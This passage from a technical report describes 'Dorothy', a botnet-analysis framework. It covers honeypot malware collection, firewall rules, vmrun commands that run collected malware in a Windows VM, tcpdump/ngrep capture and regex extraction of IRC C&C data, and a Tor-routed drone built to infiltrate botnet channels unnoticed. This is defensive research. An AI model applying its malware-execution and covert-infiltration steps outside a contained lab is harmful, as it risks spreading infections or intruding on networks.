Finally, the drone must be also developed with open-source's tool, this request is needed for allow future collaborators to easy contribute with this project .

A multi-platform compatibility helps the Drone's implementation

- Light
- Modular
- Open Source
- Multi-platform

3.10.3. Drone Resource management

The irc-drone requested is firstly an irc-client, then a logger agent.
Before to establish any connection to the C&C it must cover its identity through an anonymization-proxy, and then proceed to connect to the C&C's ip address and continue to the logging activity.
It's possible to distinguish twofold systems levels where our drone need to operate: the Network level and the Application level.
The Network level manages all the drone network connections, which can be represented as following schema:

```
Drone <-> Proxy <-> C&C
```

If any error is manifested in this initial process, the drone ends its process immediately logging the problem into a log file .
After the network establishment, the connection module has to receive all the data sent by C&C and sends everything is needed to the C&C.
Data communications are granted in the Application level by the management of two different sockets, one for the *input-data*, the other for the *output-data*.
All the data received by the C&C must be parsed for discovering when our drone have to response automatically, recognizing the related IRC commands that require a drone response.
The data are firstly parsed, and then stored in the *input-data* pipe, writing into the *output-data* socket means to send data to the C&C. The following table summarize the drones protocol layers management.

Network Level	Application Level
Grants an anonymous connection channel	Manage Pipe IN/OUTPUT sockets
Manages TCP/IP connections	Parse incoming data
Receives/sends data	Sends data when needed

3.11. The Live Data Extraction Module (*LDEM*)

Extracting the C&C features from the *NAM* doesn't contribute enough to completely understanding of the current activity of the enquired botnet. Recalling that the *NAM* acquires its information by sniffing the malware network activity during a limited time range, another way for understanding the *current* botnet activity should be required. The *LDEM* achieve to this requirement, it extract C&C information from the Infiltration module instead from the *NAM*.

3.12. The Data Visualization Module (*DVM*)

In the *DEM* are visualized all the data collected by the *NAM* through a series of summarizing charts.

Raffael Marty makes a clear idea about visualization by describing it as follows :

> "(Pictures or images) [..] can encode a wealth of information and there are therefore,well suited to communicate much larger amount of data to human,Pictures can use shape,color,size,relative positioning,and so on to encode information,contributing to increased bandwith between the information and the consumer or viewer." [1]

During a botnet analysis we are faced to thousand of log entries. Trying to investigate on them starting from the usual text form, is a time consuming and a cumbersome job. Therefore, if we have a clear picture that quickly shows us the *subjects* with their relationship, we can start a meticulous investigation process, going deeply to the focused area till finding whatever we need.

The module should firstly filter the data gained from the DEM, then normalize them and

finally generate the selected charts. For each type of information extracted from the previous module, its necessary to choose the more suitable chart for visualizing the information acquired.

As the previous modules, the *DVM* should be totally independent. Furthermore, if we would a real-time status reports, we should implement this module more near as possible to the analysis module. The term "*near*" means a short-time communication channel, two different machines could be considered "*near*" if they share a high-speed communication channel.

3.13. The Web Graphical User Interface Module (WGUI)

The Web graphical user interface is the final step of the entire analyzing process. Developing a web platform offers the opportunity to makes *interactive* all the acquired results, and this is a the main Project uniqueness.

Users should have the possibility to browse into the botnets data, finding all the information available just clicking on the right place. The platform should represent C&Cs found on a geographical map, allowing an easy distinction of the national botnet identity.

The web server should manage also the dynamically update of the informations acquired during the analysis process, showing all the chronology about everything is changed.

4. DOROTHY V.1.0

In this chapter it will be presented the realization of the Dorothy specifications. The survey will show the tools used and the explanation about the choices made .

4.1. The Dorothy Infrastructure

The *Figure 2* shows the network topology map of the Dorothy development infrastructure.

There are three different networks :

- External Network
- Production
- DMZ network



Figure 2 The Dorothy network topology

The first network links others to internet. The traffic out-coming from this interface is pre-filtered from specific firewall rules listed below:

I. From *PROD* to *EXT* allow all kind of traffic
   The production network is considered as trusted,therefore any restriction is applied

II. From *honeypot* to *EXT* allow all kind of traffic
   All the network traffic generated from Honeypot host is to consider as trusted. Allowing the infected machine to communicate with external network give to Dorothy the ability to *snoop* into the *zombie*-C&C communications. The honeypot life-time is only 3 minutes, therefore there aren't foundations to consider its activity as dangerous. A limit time to the interested connections has been configured in the firewall rules to improve this security hint.

III. Deny the Honeypot traffic related to the spreading/SPAM malware activity
   All traffic generated from the honeypot to other hosts toward the services used for the malware spreading activity is to be considered avoided. Dorothy is interested only to the protocol header of these packets, where its possible to find information regarding the destination host IP and port, but it must prevent the infection to other remote host . A restriction to the packets TCP-flag may be a solution, allowing only the packets having the SYN flag turned on, and blocking all their relative return packets (SYN-ACK). In this way the protocol three-handshake will never complete, preventing the honeypot to transfer data to other remote hosts.

IV. From Linux Host to *EXT* allow the NTP service, the Web and FTP services.
   The Network Time Protocol (123/udp) is essential for an unique time stamp to the logging process. The HTTP (80/tcp) and FTP (21/tcp) services are needed for the malware download by the Malware Collection Module.

V. From *DMZ* to *PROD* deny all kind of traffic
   Any sort of communications started from the *DMZ* are to consider dangerous

because the dmz hosts are highly exposed to compromision. DMZ internal traffic is to avoid *as definition*.

VI. From PRD to DMZ allow ICMP / SMB generated traffic

The only communications needed between the production network and the *DMZ* are the ICMP protocol (for testing the linux and honeypot uplink status) and SMB protocol (the 132/tcp port is used instead of its default) for sharing the malware repository between the *CoorE* and the *MCM*. The firewall keep the states of the communications granting the returns of the packets sent to dmz hosts.

VII. From EXT to PRD deny all kind of traffic

The *production network* doesn't offer any services to internet, therefore any kind of communication started from the external interface toward inside have to be denied.

VIII. From EXT to Linux-host allow only traffic relative to 80/tcp,139/tcp,135/tcp,21/tcp,25/tcp ports

The Malware Collection Module required to be reached from the outside for achieve its goal. The services emulated as decoys are listed in *Chapter 4* ,therefore a port redirection is needed for this activity. The firewall provide a port mapping 1:1 between the external IP address and the Linux host .

IX. All kind of traffic not specifically declared previously have to be denied. (Default Policy)

FROM	TO	SERVICE	REACTION
PROD	EXT	ANY	ALLOW
HONEYPOT	EXT	ANY	ALLOW
HONEYPOT	EXT	{Spreading-SRV}	DENY
LINUX-HST	EXT	NTP-HTTP-FTP	ALLOW
DMZ	PROD	ANY	DENY
PRD	DMZ	ICMP/SMB	ALLOW
EXT	PRD	ANY	DENY

FROM	TO	SERVICE	REACTION
EXT	LINUX-HOST	{NEPSERVICES}	ALLOW
ANY	ANY	ANY	DENY

4.2. The Coordination Environment

INPUT: -

OUTPUT: -

SOFTWARES: MacOSX 10.5.6 Leopard

All the research work was principally developed on a iMac 20" with a 2.66 Ghz Intel Core 2 Duo Processor and 2 GB (800Mhz) DDR2 SDRAM of memory.

The operating system used is the native Leopard Mac OSX 10.5.6. Even tough Leopard isn't an Open-source operating system as required from the Dorothy specifications, it's built on top of Darwin that is an open source Unix operating system developed from the 4.4BSD distribution and FreeBSD 3.2. Therefore,under the hood ,Mac OS X is a full-fledged Unix operating system that inherits all its basic structure and tools.

All the scripts suite used by Dorothy, are developed in `Bash/Sh` scripting language, therefore they can be executed natively on every Unix like system, and could on windows under the Cygwin environment.

The *CEM* is the core of Dorothy, is where all tasks are executed and managed. The main Dorothy script is *analyze.sh* , its task is to call *one-by-one* the sub-script modules synching their output/input . The full source code is presented in Appendix .

The script start its execution checking the malwares binary collected by the *MCM* on its shared directory, then consider this folder as a LIFO pipe, taking the more recent downloaded binary as argument and checking if has been already analyzed. Furthermore, if the exist-check return a negative value (the malware is not present in the repository) the script start its module chaining.

Firstly, the binary is moved from the *MCM* shared directory to the repository, making its new home directory that has the same name of it,then make its own copy to the *Injection Directory* `Doroty/ToInject/` . This one is a shared directory between the *CoorE* and the virtualized honeypot system (*VHM*).

Furthermore, the *VHM* is called for starting the Windows virtual machine, and then executing its cron task for copying and executing the malware that has been received as argument .

First than malware execution, an instance of the *NAM* is executed, making the network auditing tool listening on the virtual machine network.

Furthermore, the script wait for three minutes, this is the time for analyzing one single malwares. After this, the virtual machine is reverted to its *Genuine* snapshot, and the *NAM* is then stopped giving its output to the *DEM*.

The last step is the calling of the Infiltration Module, and then, the re-execution of the entire script with a new malware. All the routine is under an endless cycle, that can be stopped by sending a `SIGINT` signal (`Ctrl+C`) to the terminal .

4.3. The Malware Collection Module (MCM)

INPUT: attacker's malwares

OUTPUT: `../Dorothy/malwares/<HASH>`

SOFTWARES: nephentes

The *MCM* can be realized through a variety of solutions. We can choose the more suitable honeypot topology for this purpose, choosing an High Interaction Honeypot rather than Low Interaction, or both. As previously mentioned the *MCM* have to generate as output the malware binaries, therefore every solution chosen for achieve this goal is to consider acceptable.

The are many open-source software that greatly accomplish to this job for example :

- Nephentes
- Honeytrap
- HoneyBot

The honeypot solution chose by Dorothy for the MCM is *Nephentes*, that is a a low-interaction virtual honeypot developed by Paul Baecher and Markus Koetter [6]. Nephentes allow Dorothy to easily deploy a large mount of decoy emulating many of network service well known vulnerabilities.

Nephentes is easy to manage and it's flexible deployment leverage on the reason about its preference.
Its flexible structure can allow the distribution of the processing load over a deployed network of sensors, and this is exactly what the Dorothy specification asks .
Nephentes is freely available on the dedicated project website , the software has been developed for the Linux/BSD platform but Windows OS is not supported yet.
Its goal is to emulate a set of known vulnerable services that will used as decoy for attracting autonomous spreading malwares. The risk of a full system compromisation is mitigated because the attacking process will interact only whit a service *emulation*. On the other hand, the binary malware downloaded, even if executed, could not be compiled on a Linux operating system because it have been designed for targeting Windows systems.

The Nephentes configuration required not more than 5 minutes for making it totally functional. After the configuring the module needed for the execution, it will start its work collecting all the malware it recognize after a successful remote exploitation .
Vulnerabilities modules used by Dorothy for the malware collections are showed in *Figure 3* .

Port	Vulnerability	Module Name
80	MS03-007	vuln_asn1
	MS03-051	
	MS04-011	
135	MS03-039	vuln_dcom
	MS04-012	
139	MS04-031	vuln_netdde
443	MS03-007	vuln_iis
	MS03-051	
	MS04-011	
445	MS03-007-...	vuln_asn1

Port	Vulnerability	Module Name
	MS04-011	vuln_lsass
	MS04-012	vuln_dcom
	MS03-039	

Figure 3 Overview of the Emulated Vulnerable Services used by Dorothy

The Dorothy *MCM* runs on a virtual machine with 512 Mb of shared memory, the operating system used is Debian Etch distribution. The operating system shared the malwares directory through SAMBA service, although its default port is already used by Nephentes for its services emulation, the sharing service have been reconfigured on the 132/TCP port.
This solution is temporally, a more implementation of the *MCM* will require a more robust and secure service (like Network File System protocol) for the malware binaries sharing.

At the time of this writing, Dorothy collected 309 unique malware binaries, in a time range of 4 weeks. The analysis time is not yet enough, but we can take this tiny information for concerning about how many malwares are currently floating in the network.
Even if the *MCM* have been designed only for collection purpose, it could be extended for the analysis too. For example it could be interesting knowing about the antivirus detection-rate of the collected malwares. A deep analysis about the malware binary code, in conjunction with a static analysis can helps the research community too.
There are some project [4] that are completely dedicated to the automatic malware analysis, giving a full detailed report in few minutes. Is not to exclude a future integration of Dorothy with these analysis systems.

4.4. Virtual Honeypot Environment (VME)

INPUT: `../Dorothy/ToInject/<HASH>.exe`

OUTPUT: *network traffic*

SOFTWARES: VMware

4.4.1. The Virtualization Software used

The VHM used for the malware injection is VMware Fusion 2.0.
Contrarily to specification, this isn't an open-source software. Choosing MacOSX as *CoorE*, it hasn't been easy to find a totally-free alternative.
Other virtualization softwares for Mac platform are Parallels, and Virtual Pc from Microsoft, both offer similar possibilities,therefore are commercial solutions and there aren't a free version available.
Therefore,VMware offer several solution for Windows platform that can be used for free. Choosing Windows as the main environment for Dorothy could resolve the problem concerning the open source requirement, but on the other hand, this choice doesn't suite to the rest of Dorothy tools because all other modules has not been designed for the Windows platform, and a Cygwin implementation has not been fully tested yet.
Otherwise, the scalable quality of the Dorothy architecture allows the *VHM* to be executed on a remote machine,that for example, could be a Windows based workstation. As previously mentioned deploying Dorothy over a distributed systems improved the analysis performance.

All the work accomplished by Dorothy until the time of this writing, has been executed on the MacOSX 10.5 platform, using VMware Fusion 2.0 as virtualization software.

4.4.2. The Virtual Honeypot configuration

The virtual honeypot used by the *VME* is a Windows XP SP2 system with 256 Mb of dedicated memory. After the windows-installation,it has been saved the current system state making a *snapshot* of the VM. The snapshot saved has been nicknamed "*Genuine*" as the system status of the system in the time of saving. Any windows-update, or any

antivirus are not installed in the genuine state for facilitating the malware infection process.

Windows XP has been preferred for its high-exploiting potentiality in the basic post-installation process and for its huge deployment . Other Windows families product (except Vista that improved the default system security) could be could suitable for this activities. Windows 2000 and Windows XP SP1 offer a more exploitable opportunity, but in the real world are not yet used anymore. The *VME* should be more similar as possible to a standard user-pc for simulate a real case of infection. The *VME* purpose is not to find malwares (that is the *MCM* first goal) so Dorothy doesn't care about the virtualized system exploitation-potentiality. The *VME* must only executed an already collected malware.

4.4.3.VME Tasks

The main task of the *VME* is to start-execute-stop the virtual machine used as honeypot where to inject the malware previously collected. To achieve this goals, Dorothy manage it's virtual enviroment through the `wmrun` script tools. This tools are natively included on *VMware Fusion 2.0* and they allow to control the virtual machines simply by a bash command. Below are showed the commands used by the *VME* for its resource management.

```
vmrun -T ws start "~/Virtuals/Win XP/Windows XP Professional.vmx"
```

```
vmrun -T ws -gu BOB -gp bob runProgramInGuest  "~/Virtuals/Win XP/
Windows XP Professional.vmx" "C:\windows\system32\schtasks.exe" /Run /
TN TASK1
```

```
vmrun -T ws -gu BOB -gp bob runProgramInGuest "~/Virtuals/Win XP/
Windows XP Professional.vmx" -noWait "$MALWEXE${LASTMALW}.exe"
```

```
vmrun -T ws revertToSnapshot "~/Virtuals/Win XP/Windows XP
```

```
Professional.vmx" Genuine
```

The first use of vmrun is made for starting the virtual machine. Furthermore, is executed a cron task in the VM that will copy the analyzed malware from the shared injection directory to its local disk. The binary is then executed, specifying the `-nowait` option we are telling to vmware that we don't want to wait until its execution completeness. This because sometimes the malware binary executed request a human interaction for terminating. By default, `vmrun` wait the termination of the executed malware for giving back its successful exit code, if this should happen ,the *VME* couldn't continue its scripting processing entering in a deadlock state.
Finally, the VM is reverted restoring its originally and genuine *snapshot*.

4.5. Network Analysis Module

INPUT: network flows
OUTPUT: `../Dorothy/analyzed/<HASH>/<HASH>.lbc`
SOFTWARES: Tcpdump + libpcap

The NAM main task is to sniff all network traffic of the infected honeypot. Assuming that the honeypot is infected by a bot-malware, all the network activity from this host is to consider relevant - *by-definition* - for the Dorothy analysis scope. After that honeypot has been compromised, its state has been identified as *zombie*, and the first activity that it does is to connect with its C&C for retrieve commands about it further activity.
Dorothy are mainly focused on IRC-Botnets, therefore the information searched about this kind of malwares are incapsulated on the top of the transmission protocol application layer. As described on its RFC [8], the IRC protocol has been developed on systems using the TCP/IP suite protocols.
Application data (i.e *full content data*) is the most flexible form of network-based information. *Application relevance* is one of the most compelling features that make full content data collection worthwhile. All the information passed above the transport layer, even if unencrypted, makes possible a clear understanding about the nature of communication established from two computers. An usual IRC communication is clearly encoded in this protocol layer, the *NAM* aims to read it.

4.5.1. Software used: Libpcap 0.9.8

Libpcap is the predominant library used to capture packets on Unix systems originally developed by the tcpdump developers in the Network Research Group at Lawrence Berkeley Laboratory. The library version used by the *NAM* for the acquisition process is the 0.9.8, the BSD port is available on the FreeBSD FreshPorts website .

4.5.2. Tcpdump

The *NAM* engine used by Dorothy is `tcpdump`, the common Unix packet capture utility deployed with `libcap` library. Following is illustrated the main tcpdump switches used by the *NAM* for its acquisition.

```
tcpdump -i en0 -n -s 1514 -w ${VAR}.lpc host 10.10.10.2
```

Tcpdump by default put the listening interface into promiscuous mode,meaning it will watch everything on the port to which the device is conneted
The first option used is the interface specification for the network acquisition (`en0` is the external *CoorE* network interface),it's needed for exclude certain uninteresting network traffic from our analysis. Furthermore, the `-n <interface>` options tells Tcpdump to not resolve IP address to domain names and port number to service names. Allowing this activity could lead to the acquisition process due to the dns query generated for IP resolving that would increase the transmission latency. The `-s <snaplen>` tells Tcpdump how much content of the packet to record. By default tcpdump collect only the first 68 bytes of the header. With the average IP header being 20 bytes,and the TCP header being another 20 bytes without any option,only 28 bytes are left for application data. In the case of 20 or more bytes of TCP options are present,hardly any application data might be seen[1]. A snaplen of 1,514 bytes is sufficient for most cases.
The last option used (`-w`) tells Tcpdump to save the captured data to the specified file, the `{VAR}` world is a bash variable used by *NAM* to automatically generate the name of

[1] The first version launched for Dorothy, didn't had any <snaplen> option set, this forgetfulness had caused the lost of many important information of the *NAM* activity inducing the repetition of the acquisition process for 218 malware previously collected.

the analyzed malware's network traffic.
The rest of the command expression tells to `tcpdump` to focus its acquisition only on the traffic sent or received from the honeypot host.
As advised from Richard Bejtlich on its book [2] the `-i` -n and `-s` switches are to consider mandatory. A non religious use of them could cause a great packet loss average .
Tcpdump is started first than malware execution on *VME*, and closed after a times of 3 minutes.
This time is great enough to observe an understand all the Zombie activity. The Data Visualization Module will shows all these activities through a simple link-graph, an example will be showed later.

4.6. Data Extraction Module (DEM)

INPUT: `../Dorothy/analyzed/<HASH>/<HASH>.lbc`
OUTPUT: `../Dorothy/analyzed/<HASH>/*.info`
SOFTWARES: ngrep,grep,awk,perl

The DEM has been fully realized through Unix scripting tools. Unix, or Linux for that matter, comes with a set of variety powerful simple-to-use tools that helps when dealing with text data processing. All the data analysis process is managed by this set of tools:

- `grep`
- `ngrep`
- `awk`
- `perl`

4.6.1. Grep

The `grep` tools searches the named input files for lines containing a match to the given *pattern* and, by default, prints the matching lines. Is the most common tool used in Unix enviroment for quickly extract the searched information in a text list. A very confortable

uses of `grep` is by the standard output redirection "|" that could be used for give to `grep` the input data to parse. This utility, works well with the Regular Expression and allow to made a really precise filter on what we are parsing.

4.6.2. Ngrep

ngrep means for Network Grep, and is a tool for searching patterns into network dumps. Ngrep works by examining the payload of the packets acquired and reporting matches it finds.

Setting the right option is possible to filter the network dump on different criteria for example in base of known tcp port. `ngrep` also offer the opportunity to search pattern through regular expressions.
This is the first tool used by the *DEM* during its execution flow, it take as input the output given by the *NAM* and start it its extraction process searching for all the readable data on the protocol application levels. Following is showed how the the *DEM* uses ngrep.

```
ngrep -W byline -t -q -l -n 5 -I $1/$2.lbc 'USER|USERHOST|PASS|NICK|
JOIN|MODE|MSG' src host 10.10.10.2
```

The -W switch tells to `ngrep` how to display packet payload. DEM have to care about special character like return carriage. The byline specification absolve this requirement printing the filtered output in the same manner it would received from the Zombie.

The -t -q -l switch tells to `ngrep` to show the time stamp, to be quiet -don't output any information other than packet headers and their payloads - and to make the `stdout` line buffered.
The time stamps are a fundamental element for the analysis process, this allow Dorothy to understand the exact sequence of commands sent by the Zombie to the C&C that will be replicated by the Infiltration Module.

The -n switch specify to `ngrep` the numbers of packet that it must analyze. The first five packet will be proved in Chapter 5 to be a sufficient restriction criteria. Furthermore the

-I switch specify the libpcap input file to process, this one is the output given by the *NAM*.

The rest of commands are the search restrictions that tells to `ngrep` to print only the packets incoming from honeypot containing any combination of known IRC commands.

Otherwise, could be possible to discover a Botnet that communicate to its Zombie via non-RFC-compliant commands. In such case, this filter will not recognize the communication process, labeling the C&C as *Cleared*. This is a *false-negative*, and will covered in *Chapter 5*.

4.6.3.Awk

From the Awk's manual :

> "Awk scans each input file for lines that match any of a set of patterns specified literally in prog or in one or more files specified as -f progfile. With each pattern there can be an associated action that will be performed when a line of a file matches the pattern."

The Dorothy analyzing process frequently uses `awk` for parsing or reformatting the data extracted from the libpcap file. It is a powerful tool that offer a powerful management of a specific output, transforming it in a more computable format like a CSV file. Below are showed some examples of `awk` uses .

```
grep -E "[0-9]{1,3}(\.[0-9]{1,3}){3}" commandsdump.txt | awk '{print
$6}'
```

```
awk 'BEGIN { FS = ":" } ; { print $1 }' $DB/$1/CC-ip.info
```

In the first command `awk` is used in conjunction with the `grep` tool, printing only the 6th column of the `grep` output (if not specified, `awk` uses *blank spaces* as delimiters as default).

However `awk` can parse texts using different delimiters like the " : " character as showed in the second commands,and then print only the first column.

4.6.4. Perl

The Practical Extraction and Report Language (PERL) is used by Dorothy for making devices that will be injected by the Infiltration Module. The perl script receive in input a file previously given by ngrep, that is the full content of commands exchanged between Zombie and C&C, furthermore split it in many files how many are the packet sent by the infected honeypot. The script returns *n* files as output with into the content of the registration process.

4.6.5. The Information Extracted

The man information extracted by *DEM* are :

- C&C Host names found
- All Host names found
- IP Address and C&C TCP/UDP port
- EMail Address found
- Botnet IRC information

Host names are important because the first action that a Zombie do is trying to resolve a domain name for retrieve the C&C IP address.
Botmasters choose this priority because in this manner they can change the resolved IP address just updating the DNS record with a new one. Even if a C&C server is shot down, a botmaster can migrate it on a new server updating the relative host name with new IP address. All the botnet's zombie will be redirected to the new one after the next DNS resolution.
More host names a botnet has, and more way *zombies* has to reach it. This information is fruitful for understand the *C&C reaching capability* here defined as the C&C's capability to be reached from their *zombies* .

The host names are extracted using `ngrep` that consider the only first five packets sent by the honeypot using the 53/upd port and save their payloads into the file `host-dump.info`, furthermore this one is parsed by a regular expression through `grep`.

```
>ngrep -W byline -n 5 -t -q -l -I $DB/$1/$1.lbc src host 10.10.10.3
port 53 > $DB/$1/host-dump.info
>grep -a -E -o "([a-zA-Z0-9]([a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?\.)+[a-
zA-Z]{2,6}" $DB/$1/host-dump.info | grep -a -v ".lbc" | sort -u > $DB/
$1/CC-host.info
```

Finally the `sort` utility sorts the file content removing all the duplicated entries.
Another extraction is attempted only just the previous for acquire all the host name found during the entire malware network activity (not just considering the only first five packets).
This information is needed for recognize certain spam activity of the analyzed malware. *Chapter 4* and *Chapter 6* will demonstrate this assertions.

For enforce the identification of Spam Centers, another extraction is attempted, searching for email address string in the malware network activity related to the SMTP 25/tcp port. Below are showed how the `ngrep` and `grep` tools achieve to this goal.

```
ngrep -W byline -t -q -l -I $DB/$1/$1.lbc  port 25 |grep -o -E "\w+([-
+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*([,;]\s*\w+([-+.]\w+)*@\w+([-.]\w
+)*\.\w+([-.]\w+)*)*"[1]
```

These information are fruitful for the identification of the C&C implies in certain spam activity. The numbers of mail address found means a great spam activity.

The C&C IP address importance is unquestionable. This information represent the unique ID of a botnet. Even if the *DEM* hadn't found this information, it firstly label the entire malware as *cleared* creating into the malware directory an empty file named as "`CLEARED`",and then stop the module analysis execution skipping to the next malware to analyze.

---

[1] This expression has been taken from http://regexlib.com and developed by Lewis Moten

The TCP/UDP ports used by zombies for establish connection toward the C&C can also contribute to the botnet size estimation whereas more ports available could means a more incoming bandwidth load that means the possibility to receive a great number of simultaneous connections.
Botnets IRC information are mainly five :

- Server Password
- User name
- Userhost
- Nick name
- Channel (password)

The first four information are referred to the IRC registration process, these could be interesting for estimating the C&C load by simple guessing the server to change the nick name to another one just collected.

Finally, the IRC channel represent the place where the C&C send its commands to Zombies, and is high relevant for the next infiltration process.
The IRC channel syntax specified in RFC1459 is :

```
('#' | '&') <chstring up to 200 characters>
```

The regex used by *DEM* for recognizing and extract this strings is :

```
grep -a "JOIN" $DB/$1/commandsdump.txt | grep -a -E -o "(#|&)+.{1,200}
(.)*" |sort -u
```

A password field may be required for joining into the channel, if present is declared after the channel name preceded by a *space*. This opportunity is expressed by the regular expression "`(.)*"`. After that *DEM* recognize and extract this information about the C&C main features, it proceed to save them into apposite files stored into two

different repositories. The first saving location is the malware home directory, the seconds is the botnet home directory.

All the information extracted by *DEM* are summarized in the following table (*Figure* 4).

Information	Output file	Repository	Regex
Data Readable	CC-fulldump.grep	M	
C&C Commands	commands.txt	M / B	`USER|USERHOST|PASS|NICK|JOIN|MODE|MSG`
Dns Query	host-dump.info	M	
Host Names	CC-host.info	M / B	`([a-zA-Z0-9]([a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?\.)+[a-zA-Z]{2,6}`
All-Host Names	CC-ALL-host.info	M / B	
Email Address	SPAM-address.info	M / B	`\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*([,;]\s*\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*)*`
C&C IP address/ Port	CC-ip.info	M	`[0-9]{1,3}(\.[0-9]{1,3}){3}`
C&C IP	CC-ip.geo	M / B	
C&C IP Geo-coordinates	CC-Coord.geo	M / B	
C&C Tcp Ports	CC-ports	M / B	
C&C IRC Channels	CC-chans.info	M / B	`"(#|&)+.{1,200} (.)*"`
C&C IRC Nicks	CC-nicks.info	B	`"NICK"`
C&C IRC Userhost	CC-userhost.info	B	`"USERHOST"`
C&C Users	C-C-users.info	B	`"USER"`
C&C Language	CC-language.info	B	`[A-Z]+`
malware name	malwares.info	B	

M = Malwares repository **B** = Botnets Repository

Figure 4 Information Extracted by *DEM*

4.7. The Geo Location Module (GLM)

INPUT: `../Dorothy/analyzed/<HASH>/CC-ip.geo`

OUTPUT: ° `../Dorothy/analyzed/<HASH>/CC-Coord.geo`

° `../Dorothy/Botnets/<IP>/CC-Coord.geo`

SOFTWARES: perl, GeoCity Lite

The relevance about knowing the exact C&C IP address could be relative. Although these information can be used for preventing certain source of malicious traffic by add all the C&C -IPs to a black-list, manage hundred, or thousand IP address could be not so easy. Dorothy firstly aim to has a clear *visualization* of the problem. Recall that even IP address is associated with a machine which have a physical location - whereas a geographical location is described by two unique coordinates *longitude* and *latitude* - the best granularity that is possible to acquire it the ISP geo-location. Sometimes this means an accuracy up to 70% to the real locations in cases of big metropolitans area,other times the accuracy reduces due to the far ISPs deployment into national territories.

The GLM derive IP geo-locations from a freely available databases (GeoCity Lite) released from MaxMind. A perl script request the exact coordinates through their own module by querying the downloaded database. It's structure is showed in *Figure 5*

Field	Data Type	Field Description
Start IP Number	unsigned int	First IP in netblock, numeric representation.
End IP Number	unsigned int	Last IP in netblock, numeric representation.

Field	Data Type	Field Description
Location ID	unsigned int	Location ID used to join netblock and location tables (CSV Only)
Country Code	char(2)	ISO 3166 Country Code, with the addition of
State/Region	char(2)	For US/Canada, ISO-3166-2 code for the state/province name, with the addition of AA, AE, and AP for Armed Forces America, Europe and Pacific. Outside of the US and Canada, FIPS 10-4 code. Region name lookups are available in selected APIs
City Name	varchar(255)	Name of city or town in ISO-8859-1 encoding. A list of cities contained in GeoIP City is available.
Postal Code	varchar(6)	For US, Zipcodes, for Canada, postal codes. More info.
Latitude	numeric (float)	Latitude of city where IP is located
Longitude	numeric (float)	Longitude of city where IP is located
Metro Code	unsigned int	Metropolitan Area (US Only).
Area Code	unsigned int	Three digit telephone prefix (US Only).

Figure 5 MaxMind GeoIP® City Database Fields

The perl script receive as input all the C&C IPs previously extracted (stored in the filename *CC-ip.geo*) and generate its output in CSV format saving it into the file named

CC-coord.geo.

The file generated is composed by three column separated by a comma that identify *<IP address>,<longitude>,<latitude>*

4.8. The Infiltration Module (IM) :The DDrone

INPUT: C&C IP address, C&C Ports, malware directory

OUTPUT: Main_Console.log

SOFTWARES: Tor, Vidalia, bash .

-The Dorothy Drone is developed in Unix bash and the only software that is required is included in a standard Linux/BSD/Mac installation, however Windows is not natively supported, it can run under a *Cygwin* environment.

I've take the source idea from the Harvie's *birc*[1], a really nice IRC client totally developed in Bash.

Otherwise I don't need a full IRC client but only a drone that send and receive all the protocol data, I had to consider only a little part of the software.

Another consideration is that we don't want any IRC automatization that are silently included in all the IRC clients, like auto join, auto `LIST` auto `WHO`,auto respond to the `VERSION` request etc.

This is why it's impossible to infiltrate in a botnet with an ordinary irc-client: for example the IRC client Bitch-X automatically send the `WHO` command after a channel join.

Many of the botnets analyzed react to this command emanating a permanent `BAN` of the client IP address: the IRC command `WHO` show all the users present on that channel, and the botnet-masters don't want a similar information disclosure.

The drone needed for a silent infiltration can't reveal anything of its, but it have to respond in the correct way whenever the bot-master send to it an "*Alive check*" command.

The common IRC command PING is an Alive checker, with this an irc-server can determinate the live status of the client. An inactive client that doesn't respond to a `PING` request is to consider it as a dead connection: in this condition a common irc-server kick

[1] http://www.soom.cz/download/data/windows/internet/im/irc/bots/ircb.bash

the IRC client from its network.
In botnets is the same, a dead or a slow zombie is useless for the bot-master then, he will kick it from his botnet.
The Dorothy drone needs to send a `PONG` after it has received a `PING` request, as soon as possible.
The IRC syntax for a `PING/PONG` challenge is :
server: `PING` :<host>
host: `PONG` :<server>
The time elapsed from the `PING` request and the `PONG` needs to be more less as possible because the bot-masters could kick our drone for a Ping Time Out.
A requirement of the Drone architecture is that it must be able to connect to the C&C through an onion network. Even if this operation maintain secure our identity, this extra-link influence our transmission delay towards the C&C making hard our `PING/PONG` challenge.
The onion network used by Dorothy is the Torified Onion Network, the reason of this choice are that the TOR Network is widely distributed on the world and granted a high level of anonymity with a reasonable cost in terms of latency.
